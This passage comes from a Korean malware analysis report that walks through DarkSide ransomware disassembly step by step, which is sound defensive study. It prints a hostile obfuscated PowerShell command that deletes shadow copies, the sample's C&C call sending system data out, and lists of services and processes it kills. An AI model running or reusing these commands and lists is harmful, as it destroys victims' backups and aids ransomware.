00404280  6A 00   push 0
00404282  8D85 F0DFFFF lea eax,dword ptr ss:[ebp-210]
00404288  50      push eax
00404289  68 00000080 push 80000000
0040428E  FF15 82FD4000 call dword ptr ds:[<&RegCreateKeyExw>]

```

eax:L"503900e4\\DefaultIcon"  
eax:L"503900e4\\DefaultIcon"  
HKEY\_CLASSES\_ROOT

```

004042B1  50      push eax
004042B2  8D85 E8BFFFF lea eax,dword ptr ss:[ebp-418]
004042B8  50      push eax
004042B9  6A 01   push 1
004042BB  6A 00   push 0
004042BD  68 74F64000 push darkside.40F674
004042C2  FF75 FC  push dword ptr ss:[ebp-4]
004042C5  FF15 86FD4000 call dword ptr ds:[<&RegSetValueExw>]

```

eax:L"C:\\Users\\JeongGeon\\AppData\\Local\\503900e4.ico"

004042DA	6A 00	push 0	
004042DC	6A 00	push 0	
004042DE	68 00100000	push 1000	SHCNRF_RecursiveInterrupt
004042E3	68 00000008	push 8000000	SHCNE_ASSOCCHANGED
004042E8	FF15 B6FD4000	call dword ptr ds:[<&SHChangeNotify>]	
004042EE	5F	pop edi	
004042EF	5E	pop esi	esi:L"503900e4"

[그림 17] 확장자에 아이콘 이미지 연결

HKEY\_CLASSES\_ROOT 경로에 이전에 생성한 ico 이미지 파일에 대한 레지스트리 값을 생성한다. 다음으로 SHChangeNotify API 를 호출하는데, 0x8000000(SHCNE\_ASSOCCHANGED)를 인자값으로 주어 CRC32 Hash 로 생성한 .503900e4 확장자를 갖는 파일에 대해 ico 파일 아이콘 이미지 파일과 연결시킨다.

#### 2.4.12 명령 옵션 확인

00407CE0	FF15 96FC4000	call dword ptr ds:[<&GetCommandLine>]	
00407CE6	8BD8	mov ebx,eax	ebx:&L"C:\\Users\\Je
00407CE8	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
00407CEB	50	push eax	ebx:&L"C:\\Users\\Je
00407CEC	53	push ebx	ebx:&L"C:\\Users\\Je
00407CED	FF15 A2FD4000	call dword ptr ds:[<&CommandLineToArgvW>]	ebx:&L"C:\\Users\\Je
00407CF3	8BD8	mov ebx,eax	ebx:&L"C:\\Users\\Je
00407CF5	837D FC 03	cmp dword ptr ss:[ebp-4],3	
00407CF9	75 48	jne darkside.407D43	
00407CFB	8B73 04	mov esi,dword ptr ds:[ebx+4]	
00407CFE	FF35 7C9E4000	push dword ptr ds:[409E7C]	
00407D04	68 809E4000	push darkside.409E80	409E80:L"-path"
00407D09	E8 C799FFFF	call darkside.4016D5	
00407D0E	68 809E4000	push darkside.409E80	409E80:L"-path"
00407D13	56	push esi	
00407D14	FF15 D6FB4000	call dword ptr ds:[<&_wcsicmp>]	

[그림 18] 명령 옵션 확인

DarkSide 랜섬웨어는 명령을 통해 지정한 경로만을 대상으로 암호화할 수 있는 기능이 있다. 해당 기능은 GetCommandLineW API 호출을 통해 입력을 확인한 후 CommandLineToArgvW API 호출을 통해 입력을 분석하여 진행된다. 이후 \_wcsicmp API 호출을 통해 입력 받은 옵션이 -path 가 맞는지 확인한 후 지정한 경로에 대한 암호화를 수행한다.

-path [Folder Path]	-path 명령 이후에 입력된 특정 경로만을 암호화한 후 랜섬웨어를 종료시킴
---------------------	--

[표 4] DarkSide 랜섬웨어 명령 및 행위

### 2.4.13 Mutex 이름 생성

```

00404048 FF15 6AFC4000 call dword ptr ds:[<&CreateFilew>]
00404051 8945 FC      mov dword ptr ss:[ebp-4],eax
00404054 837D FC FF   cmp dword ptr ss:[ebp-4],FFFFFFFF
00404058 74 76      je darkside.4040D0
0040405A 6A 00      push 0
0040405C FF75 FC      push dword ptr ss:[ebp-4]
0040405F FF15 7EFC4000 call dword ptr ds:[<&GetFileSize>]
00404065 8BF0      mov esi,eax
00404067 56      push esi
00404068 6A 00      push 0
0040406A FF35 9EF94000 push dword ptr ds:[40F99E]
00404070 FF15 56FC4000 call dword ptr ds:[<&RtlAllocateHeap>]
00404076 8BF8      mov edi,eax
00404078 85FF      test edi,edi
0040407A 74 4B      je darkside.4040C7
0040407C 6A 00      push 0
0040407E 8D45 F8     lea eax,dword ptr ss:[ebp-8]
00404081 50      push eax
00404082 56      push esi
00404083 57      push edi
00404084 FF75 FC      push dword ptr ss:[ebp-4]
00404087 FF15 76FC4000 call dword ptr ds:[<&ReadFile>]
esi:EntryPoint, eax:L"C:\\Users\\
esi:EntryPoint
edi:EntryPoint, eax:L"C:\\Users\\
edi:EntryPoint
eax:L"C:\\Users\\JeongGeonWoo\\De
esi:EntryPoint
edi:EntryPoint

00401DF2 FF75 0C     push dword ptr ss:[ebp+C]
00401DF5 FF75 08     push dword ptr ss:[ebp+8]
00401DF8 68 EFBEADDE push DEADBEEF
DarkSide's Binary
DEADBEEF
00401DFD FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00401E03 FF75 0C     push dword ptr ss:[ebp+C]
00401E06 FF75 08     push dword ptr ss:[ebp+8]
00401E09 50      push eax
00401E0A FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00401E10 3107     xor dword ptr ds:[edi],eax
00401E12 FF75 0C     push dword ptr ss:[ebp+C]
00401E15 FF75 08     push dword ptr ss:[ebp+8]
00401E18 50      push eax
00401E19 FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]

```

[그림 19] Mutex 이름 생성

중복 실행을 방지하기 위해 Mutex 를 생성하기 전 이름을 생성하는데, 첫 번째로 DarkSide 랜섬웨어의 파일 내용을 버퍼에 적재한다. 이후 적재된 버퍼의 Binary 와 Magic Debug 로 사용되는 DEADBEEF 를 이용하여 총 RtlComputeCrc32 API 를 5 번 호출하여 CRC32 Hash 를 만든다. 작업의 결과로 생성된 CRC32 Hash 에 일련의 연산을 거쳐 생성된 값이 Mutex 의 이름이 된다.

### 2.4.14 Mutex 생성

```

00407D68 68 D49D4000 push darkside.409DD4
00407D6D 6A 00      push 0
00407D6F 68 00001000 push 100000
00407D74 FF15 86FC4000 call dword ptr ds:[<&OpenMutexw>]
00407D7A 8BD8      mov ebx,eax
00407D7C 85DB      test ebx,ebx
00407D7E 74 02      je darkside.407D82
00407D80 EB 2D      jmp darkside.407DAF
00407D82 68 D49D4000 push darkside.409DD4
00407D87 6A 01      push 1
00407D89 6A 00      push 0
00407D8B FF15 8AFC4000 call dword ptr ds:[<&CreateMutexw>]
00407D91 8BD8      mov ebx,eax
00407D93 FF35 D09D4000 push dword ptr ds:[409DD0]
00407D99 68 D49D4000 push darkside.409DD4
00407D9E E8 3796FFFF call darkside.4013DA
00407DA3 E8 9FF3FFFF call darkside.407147
Global\?2ef08cd9fea4bf573f694972b1e7404
ebx:&L"C:\\Users\\JeongGeonWoo\\Desktop'
ebx:&L"C:\\Users\\JeongGeonWoo\\Desktop'
409DD4:L"Global\?2ef08cd9fea4bf573f694:
ebx:&L"C:\\Users\\JeongGeonWoo\\Desktop'
409DD4:L"Global\?2ef08cd9fea4bf573f694:

```

[그림 20] Mutex 생성

OpenMutexW API 를 호출하여, 현재 동일한 Mutex 이름으로 실행중인 DarkSide 랜섬웨어가 있는지 확인한다. 동일한 이름으로 실행중인 DarkSide 랜섬웨어가 없으면 CreateMutexW API 를 호출하여 전역(Global) Mutex 를 생성한다. 이 때, Mutex 이름은 CRC32 Hash 와 일련의 연산을 거쳐 생성된 값인 f2ef08cd9fea4bf573f694972b1e7404 를 이용한다.

### 2.4.15 절전 모드 방지

```

00407147 55          push ebp
00407148 88EC       mov  ebp,esp
0040714A 83C4 FC    add  esp,FFFFFFFC
0040714D 53          push ebx
0040714E 51          push ecx
0040714F 52          push edx
00407150 56          push esi
00407151 57          push edi
00407152 68 01000080 push 80000001
00407157 FF15 DEFC4000 call dword ptr ds:[<&SetThreadExecutionState>]

```

esi:EntryPoint  
edi:EntryPoint  
ES\_SYSTEM\_REQUIRED

[그림 21] 절전 모드 방지

SetThreadExecutionState API 를 0x80000001(ES\_SYSTEM\_REQUIRED)를 인자로 주어 호출한다. 이는 DarkSide 랜섬웨어가 실행되는 동안 시스템이 절전 모드로 변경되거나 디스플레이가 꺼지는 일을 방지하기 위함이다.

### 2.4.16 시스템 사용 언어 확인

```

0040474C 53          push ebx
0040474D 8B 01000000 mov  ebx,1
00404752 FF15 92FC4000 call dword ptr ds:[<&GetSystemDefaultUILanguage>]
00404758 8BF0       mov  esi,eax
0040475A FF15 8EFC4000 call dword ptr ds:[<&GetUserDefaultLangID>]
00404760 8BF8       mov  edi,eax
00404762 C1E3 0A    shl  ebx,A
00404765 80F3 01    xor  b1,1
00404768 C0E3 04    shl  b1,4

```

edi:EntryPoint

[그림 22] 시스템 사용 언어 확인

DarkSide 랜섬웨어는 동유럽 및 러시아의 해커 조직에 의해 사용되는 만큼, 아래 표 내 구 소련 지역의 국가들은 암호화 대상에서 제외한다. 또한 내전중인 시리아 지역도 포함 되어있다.

0x419	러시아어(Russian) 사용 지역
0x422	우크라이나어(Ukrainian) 사용 지역
0x423	벨라루스어(Belarusian) 사용 지역
0x428	타지크어(Tajik) 사용 지역
0x42B	아르메니아어(Armenian) 사용 지역
0x42C	아제르바이잔어(Azerbaijani) 사용 지역
0x437	조지아어(Georgian) 사용 지역
0x43F	카자흐스탄어(Kazakh) 사용 지역
0x440	키르기스스탄어(Kyrgyz) 사용 지역
0x442	투르크메니스탄어(Turkmenistan) 사용 지역



0x443	우즈베키스탄어(Uzbek) 사용 지역
0x444	타타르어(Tatar) 사용 지역
0x818	몰도바-루마니아어(Moldova-Romanian) 사용 지역
0x819	몰도바-러시아어(Moldova-Russian) 사용 지역
0x82C	아제르바이잔어-키릴(Azerbaijani-Cyrillic) 사용 지역
0x843	우즈베키스탄어-키릴(Uzbek-Cyrillic) 사용 지역
0x2801	시리아어-아랍(Syrian-Arab) 사용 지역

[표 5] 암호화 제외 언어 사용 지역

#### 2.4.17 시스템 정보 획득 (1)

```

00402D67 68 04010000 push 104
00402D6C FF15 C2FC4000 call dword ptr ds:[<&GetLogicalDriveStrings>]
00402D72 88D8 mov ebx,eax
00402D74 85DB test ebx,ebx
00402D76 0F84 A0000000 je darkside.402E1C
00402D7C 8DB5 E8FDFFFF lea esi,dword ptr ss:[ebp-218]
00402D82 C1EB 02 shr ebx,2
00402D85 8B7D 08 mov edi,dword ptr ss:[ebp+8]
00402D88 56 push esi
00402D89 FF15 C6FC4000 call dword ptr ds:[<&GetDriveTypeW>]
00402D8F 83F8 03 cmp eax,3
00402D92 74 05 je darkside.402D99
00402D94 83F8 02 cmp eax,2
00402D97 75 5A jne darkside.402DF3
00402D99 8D45 F0 lea eax,dword ptr ss:[ebp-10]
00402D9C 50 push eax
00402D9D 8D45 F8 lea eax,dword ptr ss:[ebp-8]
00402DA0 50 push eax
00402DA1 6A 00 push 0
00402DA3 56 push esi
00402DA4 FF15 2AFD4000 call dword ptr ds:[<&GetDiskFreeSpaceExW>]
00403147 FF15 9EFD4000 call dword ptr ds:[<&GetUserNameW>]
0040314D 837D F8 00 cmp dword ptr ss:[ebp-8],0
00403151 75 05 jne darkside.403158
00403153 E9 38010000 jmp darkside.403290
00403158 8B45 F8 mov eax,dword ptr ss:[ebp-8]
0040315B D1E0 shl eax,1
0040315D 03D8 add ebx,eax
0040315F C745 F8 1F0000 mov dword ptr ss:[ebp-8],1F
00403166 8D45 F8 lea eax,dword ptr ss:[ebp-8]
00403169 50 push eax
0040316A 8DB5 74FFFFFF lea eax,dword ptr ss:[ebp-8C]
00403170 50 push eax
00403171 FF15 2EFD4000 call dword ptr ds:[<&GetComputerNameW>]

```

[그림 23] 디스크 가용 공간 및 유저 정보 획득

DarkSide 랜섬웨어는 감염 PC 의 정보를 C&C 서버에 보내기 위해 GetDiskFreeSpaceExW API 를 호출하여 디스크의 가용 공간을 획득하고, GetUserNameW 및 GetComputerNameW API 를 호출하여 PC 사용자의 정보를 획득한다.


### 2.4.18 시스템 정보 획득 (2)

```

0040306A 50      push  eax
0040306B 68 01010000  push  101
00403070 6A 00      push  0
00403072 56      push  esi
00403073 68 01000080  push  80000001
00403078 FF15 7EFD4000  call  dword ptr ds:[<&RegOpenKeyExW>]
    
```

```

004030A6 50      push  eax
004030A7 8D45 F8    lea  eax,dword ptr ss:[ebp-8]
004030AA 50      push  eax
004030AB 6A 00      push  0
004030AD 57      push  edi
004030AE FF75 FC    push  dword ptr ss:[ebp-4]
004030B1 FF15 96FD4000  call  dword ptr ds:[<&RegQueryValueExW>]
    
```



[그림 24] 시스템 사용 언어 획득

HKEY\_CURRENT\_USER\Control Panel\Desktop\MuiCached 내 MachinePreferredUILanguages 의 값을 획득하여 시스템의 사용 언어 정보를 획득한다.

### 2.4.19 시스템 정보 획득 (3)

```

00402E2E 51      push  ecx
00402E2F 52      push  edx
00402E30 56      push  esi
00402E31 57      push  edi
00402E32 8D45 FC    lea  eax,dword ptr ss:[ebp-4]
00402E35 50      push  eax
00402E36 8D45 F8    lea  eax,dword ptr ss:[ebp-8]
00402E39 50      push  eax
00402E3A 6A 00      push  0
00402E3C FF15 36FE4000  call  dword ptr ds:[<&NetGetJoinInformation>]
    
```

[그림 25] 도메인 또는 작업 그룹 정보 획득

NetGetJoinInformation API 를 호출하여 감염 PC 가 속한 도메인 또는 작업 그룹에 대한 정보를 획득한다.

## 2.4.20 시스템 정보 획득 (4)

00402EC1	8BF0	mov esi,eax	esi:L"SOFTWARE\Microsoft\Windows NT\Current
00402EC3	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
00402EC6	50	push eax	
00402EC7	68 01010000	push 101	
00402ECC	6A 00	push 0	
00402ECE	56	push esi	SOFTWARE\Microsoft\Windows NT\CurrentVersion
00402ECF	68 02000080	push 80000002	HKEY_LOCAL_MACHINE
00402ED4	FF15 7EFD4000	call dword ptr ds:[<&RegOpenKeyExW>]	
00402F02	50	push eax	
00402F03	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00402F06	50	push eax	
00402F07	6A 00	push 0	
00402F09	57	push edi	ProductName
00402FOA	FF75 FC	push dword ptr ss:[ebp-4]	
00402F0D	FF15 96FD4000	call dword ptr ds:[<&RegQueryValueExW>]	

[그림 26] ProductName 정보 획득

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion 내 ProductName의 값을 획득하여 설치된 OS 정보를 획득한다.

DarkSide 랜섬웨어는 시스템 정보를 획득하고 이를 C&C 서버에 전송한다. 이는 향후 해커 집단에 있어 중요한 정보가 된다. 이를 통해 어떠한 조직의 시스템이 감염되었는지 파악하고 추가적 행위의 방향을 결정한다.

[표 6] 시스템 정보 전송 후 사용

## 2.4.21 MachineGuid 획득

00402F7E	50	push eax	
00402F7F	68 01010000	push 101	
00402F84	6A 00	push 0	
00402F86	56	push esi	SOFTWARE\Microsoft\Cryptography
00402F87	68 02000080	push 80000002	HKEY_LOCAL_MACHINE
00402F8C	FF15 7EFD4000	call dword ptr ds:[<&RegOpenKeyExW>]	
00402FB7	50	push eax	
00402FB8	8D85 34FFFFFF	lea eax,dword ptr ss:[ebp-CC]	[ebp-CC]:&L"__COMPAT_LAYER
00402FBE	50	push eax	
00402FBF	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00402FC2	50	push eax	
00402FC3	6A 00	push 0	
00402FC5	57	push edi	MachineGuid
00402FC6	FF75 FC	push dword ptr ss:[ebp-4]	
00402FC9	FF15 96FD4000	call dword ptr ds:[<&RegQueryValueExW>]	

[그림 27] MachineGuid 획득

이전의 MachineGuid 획득 작업 후, 두 번째 MachineGuid 획득 작업을 수행하는데 이는 향후 Bot ID 로 이용된다.



### 2.4.24 C&C 연결 및 데이터 전달 시도

```

004033D6 FF15 5EFE4000 call dword ptr ds:[<&InternetOpenW>]
004033DC 8945 F8 mov dword ptr ss:[ebp-8],eax
004033DF 837D F8 00 cmp dword ptr ss:[ebp-8],0
004033E3 0F84 6E010000 je darkside.403557
004033E9 8B35 18F84000 mov esi,dword ptr ds:[40F818] esi:L"securebestapp:
004033EF 6A 00 push 0
004033F1 6A 00 push 0
004033F3 6A 03 push 3
004033F5 6A 00 push 0
004033F7 6A 00 push 0
004033F9 68 BB010000 push 1BB
004033FE 56 push esi securebestapp20.com
004033FF FF75 F8 push dword ptr ss:[ebp-8]
00403402 FF15 5AFE4000 call dword ptr ds:[<&InternetConnectW>]

004034E2 83C4 04 add esp,4
004034E5 53 push ebx
004034E6 FF75 D0 push dword ptr ss:[ebp-30] [ebp-30]:"c29ae517
004034E9 50 push eax [ebp-28]:L"\r\nAcc
004034EA FF75 D8 push dword ptr ss:[ebp-28]
004034ED FF75 F0 push dword ptr ss:[ebp-10]
004034F0 FF15 52FE4000 call dword ptr ds:[<&HttpSendRequestW>]

007D5018 c29ae517=S20ituDTwQcZfStWnAh+kOA4IKvHIzRc0hRStq2/tQizjpejXRQBpWN
007D5058 OTqqghGgSTDUqzZvae+CxBkPoIJ94bsOrV8980B63xCot60Jf9Dof1tD2QeuiGF
007D5098 yQJNqyCM044Jtk18vociQPwbUM03gebZrnLCDHG8gr adAoSWUjnJd9o8dGaPncVh
007D50D8 fhOkw/uvekSPBnLlDG7mdqQSjk0xccRGIXDhTkWgMfa5CnpvuTOWZOWAKODs2AMT
007D5118 kHEkwU71z4aiyi eDXICBU3e1/X8MpzC0b8TMzes4M0jq2JCia79Pcw01Br/GQoNC
007D5158 Ysy0tnRX/GVIQctT4BiAadnzUoJwHHR8zYsvw99J4EQ/5IvNzmDGDTVK+q2JF1cz
007D5198 5X+JJgmvmHZsrP4k5EQ=&7199fe72=95f7623c4061432...««««««««.....

```

[그림 30] C&C 연결 및 데이터 전달 시도

DarkSide 랜섬웨어는 C&C 서버에 연결 및 암호화된 데이터 전달을 시도한다. 그러나 현재는 C&C 서버가 닫혀 있어, 접속이 불가능하다. C&C 서버 정보는 아래의 표와 같다.

C&C 서버	hxxp://securebestapp20.com
--------	----------------------------

[표 7] DarkSide 랜섬웨어 C&C 서버 정보

### 2.4.25 불필요한 폴더 및 파일 제거

```

00405247 FF15 C2FC4000 call dword ptr ds:[<&GetLogicalDriveStringsW>]
0040524D 8BD8 mov ebx,eax
0040524F 85DB test ebx,ebx
00405251 74 46 je darkside.405299
00405253 8DB5 E0FEFFFF lea esi,dword ptr ss:[ebp-120]
00405259 C1EB 02 shr ebx,2
0040525C 56 push esi esi:L"C:\\
0040525D FF15 C6FC4000 call dword ptr ds:[<&GetDriveTypeW>]

```

00405613	FF15 BEFC4000	call dword ptr ds:[<&GetFileAttributesW>]	
00405619	A9 10000000	test eax,10	
0040561E	74 20	je darkside.405640	
00405620	FF75 F4	push dword ptr ss:[ebp-C]	[ebp-C]:L"\\
00405623	FF15 EAFD4000	call dword ptr ds:[<&PathIsDirectoryEmptyW>]	
00405629	85C0	test eax,eax	
0040562B	75 08	jne darkside.405635	
0040562D	FF75 F4	push dword ptr ss:[ebp-C]	[ebp-C]:L"\\
00405630	E8 A2FEFFFF	call darkside.4054D7	
00405635	FF75 F4	push dword ptr ss:[ebp-C]	[ebp-C]:L"\\
00405638	FF15 16FD4000	call dword ptr ds:[<&RemoveDirectoryW>]	
0040563E	EB 09	jmp darkside.405649	
00405640	FF75 F4	push dword ptr ss:[ebp-C]	[ebp-C]:L"\\
00405643	FF15 1AFD4000	call dword ptr ds:[<&DeleteFileW>]	

[그림 31] 불필요한 폴더 및 파일 제거

DarkSide 랜섬웨어는 각 드라이브의 경로를 획득한 후, 휴지통(Recyclebin)이 비어 있는지 확인하고 만약 폴더 및 파일이 삭제되어 있을 경우엔 모든 폴더 및 파일을 제거한다. 이는 암호화의 성능상에 불필요한 파일 및 폴더를 제거하기 위함이다. 해당 작업은 PathIsDirectoryEmptyW API 를 통해 폴더 내 상태를 확인하고, RemoveDirectoryW 를 통해 폴더를 제거하고, DeleteFileW 를 통해 파일을 제거하며 이루어진다.

#### 2.4.26 PowerShell 을 통한 VolumeShadowCopy 삭제

004051B4	50	push eax	
004051B5	6A 00	push 0	
004051B7	6A 00	push 0	
004051B9	68 00000808	push 8080000	
004051BE	6A 01	push 1	
004051C0	6A 00	push 0	
004051C2	6A 00	push 0	
004051C4	68 F8A44000	push darkside.40A4F8	40A4F8:L"powe
004051C9	6A 00	push 0	
004051CB	FF15 6EFC4000	call dword ptr ds:[<&CreateProcessW>]	

```
0040A4F8 powershell -ep bypass -c "(0..61)|%{$s+= [char][byte]('0x'+ '4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466672456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Subst
0040A578 42D576D694F626A6563742057696E33325F536861646F77636F7079207C20466672456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Subst
0040A5F8 F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Subst
0040A678 ring(2*$_,2));iex $s".Z.....
```

[그림 32] PowerShell 을 통한 VolumeShadowCopy 삭제

DarkSide 랜섬웨어는 PowerShell 을 통해 난독화된 스크립트를 실행하는데, 이는 PowerShell 이 실행된 후 난독화가 해제되어 VolumeShadowCopy 삭제 명령을 수행하게 된다. 명령은 아래와 같다.

```
powershell -ep bypass -c
"(0..61)|%{$s+= [char][byte]('0x'+ '4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466672456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Subst
tring(2*$_,2));iex $s"

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

[표 8] PowerShell 을 통한 VolumeShadowCopy 삭제 (상-난독화/하-해제)

### 2.4.27 문자열 검색을 통한 특정 서비스 중지

```

00404D8D FF15 62FD4000 call dword ptr ds:[<&OpenServicew>]
00404D93 8945 F8 mov dword ptr ss:[ebp-8],eax
00404D96 837D F8 00 cmp dword ptr ss:[ebp-8],0
00404D9A 74 2E je darkside.404DCA
00404D9C 6A 1C push 1C
00404D9E 8D45 D0 lea eax,dword ptr ss:[ebp-30]
00404DA1 50 push eax
00404DA2 E8 33C6FFFF call darkside.4013DA
00404DA7 8D45 D0 lea eax,dword ptr ss:[ebp-30]
00404DAA 50 push eax
00404DAB 6A 01 push 1
00404DAD FF75 F8 push dword ptr ss:[ebp-8]
00404DB0 FF15 66FD4000 call dword ptr ds:[<&ControlService>]
00404DB6 FF75 F8 push dword ptr ss:[ebp-8]
00404DB9 FF15 6AFD4000 call dword ptr ds:[<&DeleteService>]
00404DBF FF75 F8 push dword ptr ss:[ebp-8]
00404DC2 FF15 6EFD4000 call dword ptr ds:[<&CloseServiceHandle>]
00404DC8 EB 18 jmp darkside.404DE2
00404DCA 56 push esi
esi:L"vss,sql,sv

00404D67 FF37 push dword ptr ds:[edi]
00404D69 FF15 F6FB4000 call dword ptr ds:[<&wcs1wr>]
[edi]:L"Appinfo"
00404D6F 83C4 04 add esp,4
00404D72 43 inc ebx
00404D73 56 push esi
esi:L"vss,sql,sv
00404D74 FF37 push dword ptr ds:[edi]
[edi]:L"Appinfo"
00404D76 FF15 E6FB4000 call dword ptr ds:[<&wcsstr>]

```

[그림 33] 문자열 검색을 통한 특정 서비스 중지

DarkSide 랜섬웨어는 랜섬 행위에 방해가 되는 서비스들을 제거하는데, 해당 서비스는 일부 보안 관련 서비스 및 VolumeShadowCopy 관리 서비스 등이 포함된다. 이는 탐지가 되지 않기 위함도 있지만, 특정 작업을 수행할 때 작업이 실패하지 않도록 미리 서비스를 중지시키는 행위이다. 대상 서비스는 아래의 표와 같다. 해당 작업은 아래의 특정 문자열만 일치해도, 해당 서비스를 중지시킨다.

vss	VolumeShadowCopy 관련 서비스
sql	SQL 관련 서비스
svc\$	SVSVC 등 암호화에 방해가 되는 서비스
memtas	Mail 관련 서비스
mepocs	Mail 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
veeam	Veeam Backup Solution 관련 서비스
backup	Backup 관련 서비스

[표 9] 중지 대상 서비스

### 2.4.28 실행중인 프로세스 목록 획득

```

00404E44 | 8945 F4 | mov dword ptr ss:[ebp-C],eax
00404E47 | 8D45 F8 | lea eax,dword ptr ss:[ebp-8]
00404E4A | 50 | push eax
00404E4B | FF75 F8 | push dword ptr ss:[ebp-8]
00404E4E | FF75 F4 | push dword ptr ss:[ebp-C]
00404E51 | 6A 05 | push 5
00404E53 | FF15 1AFC4000 | call dword ptr ds:[<&NtQuerySystemInformation>]
    
```

```

typedef struct _SYSTEM_PROCESS_INFO
{
    ULONG           NextEntryOffset;
    ULONG           NumberOfThreads;
    LARGE_INTEGER   Reserved[3];
    LARGE_INTEGER   CreateTime;
    LARGE_INTEGER   UserTime;
    LARGE_INTEGER   KernelTime;
    UNICODE_STRING  ImageName;
    ULONG           BasePriority;
    HANDLE          ProcessId;
    HANDLE          InheritedFromProcessId;
}SYSTEM_PROCESS_INFO,*PSYSTEM_PROCESS_INFO;
    
```

[그림 34] 실행중인 프로세스 목록 획득

NtQuerySystemInformation API 를 0x5 인자를 주어 호출한다. 이를 통해 SYSTEM\_PROCESS\_INFO 구조체에 실행 중인 프로세스의 정보를 받아온다.

### 2.4.29 문자열 검색을 통한 특정 프로세스 중지

```

00404EAD | FF15 F6FB4000 | call dword ptr ds:[<&wcs1wr>]
00404EB3 | 83C4 04 | add esp,4
00404EB6 | 8B3D 10F84000 | mov edi,dword ptr ds:[40F810]
00404EBC | 57 | push edi
00404EBD | FF73 3C | push dword ptr ds:[ebx+3C]
00404EC0 | FF15 E6FB4000 | call dword ptr ds:[<&wcsstr>]
00404EC6 | 83C4 08 | add esp,8
00404EC9 | 85C0 | test eax,eax
00404ECB | 74 2C | je darkside.404EF9
00404ECD | FF73 44 | push dword ptr ds:[ebx+44]
00404ED0 | 6A 00 | push 0
00404ED2 | 6A 01 | push 1
00404ED4 | FF15 B6FC4000 | call dword ptr ds:[<&OpenProcess>]
00404EDA | 8945 FC | mov dword ptr ss:[ebp-4],eax
00404EDD | 837D FC 00 | cmp dword ptr ss:[ebp-4],0
00404EE1 | 74 16 | je darkside.404EF9
00404EE3 | 6A 00 | push 0
00404EE5 | FF75 FC | push dword ptr ss:[ebp-4]
00404EE8 | FF15 D2FC4000 | call dword ptr ds:[<&TerminateProcess>]
    
```

```

007FC458 | sql.oracle.ocssd.dbsnmp.synctime.agntsvc.isqlplussvc.xfssvccon.m
007FC4D8 | ydesktopservice.ocautoupds.encsvc.firefox.tbirdconfig.mydesktopq
007FC558 | os.ocomm.dbeng50.sqbcorservice.excel.infopath.msaccess.mspub.on
007FC5D8 | enote.outlook.powerpnt.steam.thebat.thunderbird.visio.winword.wo
007FC658 | rdpad.notepad.....
    
```

[그림 34] 실행중인 프로세스 목록 획득

DarkSide 랜섬웨어는 wcsstr API 를 호출하여, 이전에 획득한 프로세스 목록 중 특정 문자열이 일치할 시 해당 프로세스를 종료시킴으로써, 작업 중인 파일의 핸들을 얻지 못해 암호화에 실패하는 현상을



미연에 방지한다. 종료 대상 프로세스 목록은 아래의 표와 같다.

sql	SQL 관련 프로세스
oracle	Oracle 관련 프로세스
ocssd	Oracle Cluster Synchronization Services (OCSSD) 관련 프로세스
dbnmp	Oracle Intelligent Agent 에 사용되는 관련 프로세스
synctime	File Synchronization 관련 프로세스
agntsvc	Oracle Intelligent Agent 에 사용되는 관련 프로세스
isqlplussvc	Oracle IPlusSvce 관련 프로세스
xfssvcon	Oracle WebDav 관련 프로세스
mydesktopservice	Oracle MyDesktop Service 관련 프로세스
ocautoupds	Oracle Connector Auto Update Service 관련 프로세스
encsvc	Citrix Encryption Service 관련 프로세스
firefox	Firefox Browser 관련 프로세스
tbirdconfig	Mozilla Thunderbird 관련 프로세스
mydesktopqos	MyDesktop Quality Of Service 관련 프로세스
ocomm	Oracle Communicator 관련 프로세스
dbeng50	DataBase Engine 에 사용되는 관련 프로세스
sqbcoreservice	SQL Backup Agent Service 관련 프로세스
excel	Microsoft Excel 관련 프로세스
infopath	Microsoft InfoPath 관련 프로세스
msaccess	Microsoft MSAccess 관련 프로세스
mspub	Microsoft MSPub 관련 프로세스
onenote	Microsoft OneNote 관련 프로세스

powerpnt	Microsoft PowerPoint 관련 프로세스
steam	Valve Corporation 의 Steam 관련 프로세스
thebat	The Bat! E-Mail Client 관련 프로세스
thunderbird	Mozilla Thunderbird 관련 프로세스
visio	Microsoft Visio 관련 프로세스
winword	Microsoft WinWord 관련 프로세스
wordpad	Microsoft WordPad 관련 프로세스
notepad	Microsoft NotePad 관련 프로세스

[표 10] 중지 대상 프로세스

### 2.4.30 Multi-Thread 를 통한 암호화

```

00406BBA 6A 00      push 0
00406BBC 6A 00      push 0
00406BBE 6A 00      push 0
00406BC0 6A FF      push FFFFFFFF
00406BC2 FF15 AAFC4000 call dword ptr ds:[<&CreateIoCompletionPort>]
00406BC8 A3 0CFF4000 mov dword ptr ds:[40FF0C],eax
00406BCD 833D 0CFF4000 cmp dword ptr ds:[40FF0C],0
00406BD4 0F84 BA010000 je darkside.406D94
00406BDA 6A 00      push 0
00406BDC 6A 00      push 0
00406BDE 6A 00      push 0
00406BE0 6A FF      push FFFFFFFF
00406BE2 FF15 AAFC4000 call dword ptr ds:[<&CreateIoCompletionPort>]

00406C00 6A 00      push 0
00406C02 6A 00      push 0
00406C04 6A 00      push 0
00406C06 68 135C4000 push darkside.405C13
00406C08 6A 00      push 0
